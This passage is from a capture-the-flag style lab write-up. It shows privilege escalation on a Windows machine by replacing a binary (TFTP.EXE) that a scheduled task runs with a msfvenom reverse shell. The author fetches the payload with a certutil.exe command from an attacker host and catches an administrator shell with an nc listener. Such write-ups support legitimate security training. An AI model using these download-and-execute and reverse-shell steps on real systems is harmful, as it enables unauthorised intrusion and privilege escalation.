
```
 Directory of C:\Backup

07/20/2020  07:08 AM    <DIR>          .
07/20/2020  07:08 AM    <DIR>          ..
06/12/2020  07:45 AM            11,304 backup.txt
06/12/2020  07:45 AM                73 info.txt
06/23/2020  07:49 PM            73,802 TFTP.EXE
               3 File(s)         85,179 bytes
               2 Dir(s)  28,614,299,648 bytes free
cat info.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.
type info.txt
Run every 5 minutes:
```

2. Now using msfvenom tool, we will download same reverse shell file on port 3389 using TFTP.EXE name and will host on same python server. Then we will download that file using certutil.exe on system so it can automatically get execute. We will also open port 3389 listener.

Command: certutil.exe -f -urlcache -split http://192.168.45.244/TFTP.EXE




```
certutil.exe -f -urlcache -split http://192.168.45.244/TFTP.EXE
****  Online  ****
  000000  ...
  01204a
http://192.168.45.244/TFTP.EXE

WinINet Cache entries: 1

CertUtil: -URLCache command completed successfully.
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\Backup

08/08/2023  11:21 AM    <DIR>          .
08/08/2023  11:21 AM    <DIR>          ..
06/12/2020  07:45 AM            11,304 backup.txt
06/12/2020  07:45 AM                73 info.txt
08/08/2023  11:21 AM            73,802 TFTP.EXE
06/23/2020  07:49 PM            73,802 TFTP.exe.bak
               4 File(s)        158,981 bytes
               2 Dir(s)  28,614,393,856 bytes free
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59
```



```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# nc -nvlp 3389
listening on [any] 3389 ...
connect to [192.168.45.244] from (UNKNOWN) [192.168.199.53] 51328
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

3. At the end we look admin account, we got flag at the desktop.

Path: C:\Users\Administrator\proof.txt



```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\Users\Administrator\Desktop

05/04/2022  01:30 AM    <DIR>          .
05/04/2022  01:30 AM    <DIR>          ..
05/04/2022  01:21 AM    <DIR>          PG
08/08/2023  09:30 AM                34 proof.txt
               1 File(s)             34 bytes
               3 Dir(s)  28,614,242,304 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
02cea3755db66e5b4c408bb4308f7777
```